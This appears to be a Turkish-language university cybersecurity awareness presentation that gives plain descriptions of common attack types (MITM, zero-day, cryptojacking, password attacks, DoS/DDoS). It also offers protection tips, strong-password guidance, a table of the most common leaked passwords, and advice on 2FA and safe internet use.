MITM saldırılarına karşı korunmanın en etkili yolu elbette güvenmediğiniz hiçbir ağda oturum açmamak ve eğer bağlanmak zorunda kalırsanız da veri şifreleme tekniklerini kullanmaktır.

(Güvenilir olmayan ağlara bağlanmamak en etkili korunma yöntemidir!)



Zero-Day Saldırıları


Yazılımda veya sistemde keşfedilen bir güvenlik açığının, bu açık için henüz bir yama veya çözüm geliştirilmeden kötü niyetli kişiler tarafından kullanılması sonucu gerçekleştirilen saldırılardır.

Cryptojacking

Saldırganların, kurbanların bilgisayarının, telefonunun veya diğer cihazlarının kaynaklarını izinsiz bir şekilde kullanarak kripto para madenciliği yapmasıdır. Kullanıcının cihazına zararlı bir yazılım yükleyerek veya İnternette gezinirken kripto madenciliği komutları barındıran bir web sitesine girdiğinizde, bilgisayarın işlem gücünü kripto para madenciliği için kullanmayı temel alan bir saldırı türüdür.

Passwords Attacks (Şifre Saldırıları)

Bir sistem veya hesaba yetkisiz erişim sağlamak için kullanıcıların parolalarını tahmin etme veya ele geçirme amacıyla yapılan saldırılardır. Bu tür saldırılar, sistemlerin güvenliğini ihlal etmek için yaygın olarak kullanılır ve farklı yöntemlerle gerçekleştirilebilir. Parola saldırıları, doğru parolayı ele geçirerek kullanıcı kimlik doğrulamasını atlamayı hedefler.





DoS		DDoS
Less traffic	Traffic volume	Much higher traffic amounts
Carried out from a single machine using a script or tool	Execution method	Carried out from a server that coordinates numerous botnets
Less difficult to track the source	Source	More difficult to identify the attack source

DoS ve DDoS

Bazı çevrimiçi hizmetlerin düzgün çalışmasını engellemek için yapılan saldırılardır. Saldırganlar bir web sitesine veya bir veri tabanına çok fazla sayıda istek gönderip sistemi meşgul ederler ve bu da sistemlerin çalışmasını durdurmasına yol açabilir. DDoS ise bu saldırıların birden fazla bilgisayardan yani botnet'ten yapılması ile olur.

Bu grafiklerde, fidye yazılımları (ransomware), DDoS saldırıları, oltalama (phishing) saldırıları, devlet destekli saldırılar ve IoT cihazlarına yönelik saldırıların yıllar içindeki değişimini ve en fazla hedef alınan sektörleri görebilirsiniz.





Genel Olarak Siber Tehditlerden Korunma Yolları:

- E-posta göndericisini dikkatlice kontrol etmek.
- Şüpheli bağlantılara tıklamamak.
- Bilinmeyen kaynaklardan gelen yazılımları indirmemek.
- Kişisel bilgilerinizi asla e-posta veya mesaj yoluyla paylaşmamak.
- Güvenli HTTPS bağlantıları kullanan web sitelerini tercih etmek.
- Bilinmeyen ağlara bağlanıldığında sanal özel ağ (VPN) kullanarak internet trafiğinizi şifrelemek.
- Hesaplar için güçlü ve benzersiz parolalar kullanmak.
- Lisanslı yazılımları tercih etmek.
- Yazılımları ve işletim sistemlerini sürekli güncel tutmak.
- Antivirüs yazılımları ve güvenlik duvarı kullanmak. (SOPHOS Endpoint Agent: https://virus.ogu.edu.tr/)
- Antivirüs ve anti-malware yazılımlarını güncel tutmak.
- Düzenli sistem taramaları yapmak.

PAROLA ve HESAP GÜVENLİĞİ

Hesaplarınızda güvenliği sağlamanın ilk adımı güçlü bir parola oluşturmaktır.

Güçlü Parolaların Özellikleri

Uzunluk

Parolalar en az 12-16 karakter uzunluğunda olmalıdır. Uzun parolalar, tahmin edilmesi zor olduğu için daha güvenlidir.

Karmaşıklık

Büyük harf, küçük harf, rakam ve özel karakterler (örn. !, @, #, $, %) içermelidir. Bu, parolanın gücünü artırır.

Tekrarlanmaması


Aynı parolayı birden fazla hesapta kullanmaktan kaçınılmalıdır. Bir hesapta meydana gelen bir ihlal, diğer hesapların da tehlikeye girmesine yol açabilir.

Tahmin Edilemezlik

Kişisel bilgiler (doğum tarihi, ad vb.) içermemelidir. Saldırganlar bu bilgileri kolayca tahmin edebilir.

Sızdırılan 15 milyon parola arasında en çok kullanılanlar

No	Sayısı (gmail?)	Parola	No	Sayısı (yandex,mail.ru?)	Parola
1	112951	qwerty	1	47779	123456
2	47986	123456	2	11524	password
3	37672	qwertyuiop	3	11145	123456789
4	29197	qwe123	4	8083	12345
5	9132	klaster	5	5908	qwerty
6	7893	qweqwe	6	5241	1234567
7	7393	1qaz2wsx	7	3515	1111
8	6940	1q2w3e4r	8	3008	abc
9	6893	qazwsx	9	2968	12
10	4223	123qwe	10	2904	1
11	4166	1q2w3e	11	2706	1
12	4029	123456789	12	2411	
13	3991	1q2w3e4r5t	13	1983	
14	3489	zxcvbnm	14	1973	iloveyou
15	3098	qwer1234	15	1852	password1
16	3000	111111	16	1742	000000
17	2741	1234qwer	17	1722	27653
18	2120	asdfgh	18	1538	zaq12wsx
19	1739	marina	19	1534	tinkle
20	1731	q1w2e3r4t5	20	1514	qwerty123




İki Faktörlü Kimlik Doğrulama (2FA)

İki faktörlü kimlik doğrulama, bir hesaba giriş yaparken yalnızca parolanızı kullanmak yerine, ikinci bir kimlik doğrulama katmanı ekleyen bir güvenlik yöntemidir. Bu, genellikle telefonunuza gönderilen bir kod veya bir uygulama üzerinden oluşturulan bir kod ile gerçekleştirilir.

SMS, e-posta veya kimlik doğrulama uygulamaları (örn. Google ve Microsoft Authenticator, Authy) gibi farklı yöntemler ile iki faktörlü kimlik doğrulama uygulanabilir.

(2FA'nın en büyük avantajı; parolalar çalınsa bile, ikinci faktör olmadan hesaba erişim mümkün olmaz.)



Güvenli İnternet Kullanımı

Güvenilir Sitelerin Tanınması

- **HTTPS (Hypertext Transfer Protocol Secure) Kullanımı:** Güvenilir siteler genellikle "https://" ile başlar. HTTPS, veri iletimini şifreler ve kullanıcıların güvenliğini artırır.
- **Alan Adı Kontrolü:** Bilinen ve güvenilir markaların resmi web sitelerini kullanmaya özen gösterin. Phishing saldırıları genellikle benzer alan adları kullanarak yanıltıcı siteler oluşturur. Örneğin: https://www.teb.com/tr

Sosyal Medya Güvenliği

- Ayarları Kontrol Etme: Sosyal medya hesaplarınızın gizlilik ayarlarını düzenleyerek, kimlerin içeriklerinizi görebileceğini sınırlayabilirsiniz.
- Paylaşılan Bilgilerin Sınırlandırılması: Kişisel bilgilerinizi (adres, telefon numarası, doğum tarihi vb.) herkese açık hale getirmekten kaçının. Bu tür bilgiler, sosyal mühendislik saldırıları için kullanılabilir.
- Şüpheli Bağlantılara Dikkat: Sosyal medya üzerinden tanımadığınız kişilerden gelen bağlantılara tıklamaktan kaçının. Genellikle bu bağlantılar zararlı yazılımlar içerebilir.

Ek Güvenlik Önerileri

- Kamuya açık Wi-Fi ağlarından kaçının: Eğer bu ağları kullanmak durumunda kalırsanız mümkünse özel bir VPN kullanarak bağlantınızı güvence altına alın.
- İnternet tarayıcılarınızı düzenli olarak güncelleyin.
- Sistemlerinize lisanslı antivirüs yazılımı yüklemeyi ihmal etmeyin.

Kaynak Sayfası

- Vikipedi: Özgür Ansiklopedi (wikipedia.org)
- Ulusal Siber Olaylara Müdahale Merkezi – USOM
- Ulusal Siber Güvenlik Stratejisi ve Eylem Planı (2024-2028)
- Kurumsal SOME Rehberi
- ESOGÜ Bilgi İşlem Daire Başkanlığı
- ESOGÜ Merkez Kütüphanesi

Unutulmamalıdır ki; Her an için karşı karşıya kalabileceğimiz bir siber saldırı, yalnızca dikkatli olmakla engellenebilir!

SON

"Siber Güvenlik, Herkesin Sorumluluğu!"

"Verilerini Koru, Geleceğini Koru!"

"Her Tıklama, Bir Tehdit!"

"Güçlü Parola, Güvenli Hayat!"

"Farkındalık, En İyi Savunmadır!"

"Siber Güvenlikte Önleyici Ol!"

https://some.ogu.edu.tr

some@ogu.edu.tr

Dinlediğiniz İçin **Teşekkürler...**

ARZ EDERİM...

Tekniker Aytaç YILMAZ
(Siber Güvenlik Uzmanı – Programcı (MCP/MCTS))

/aytylmz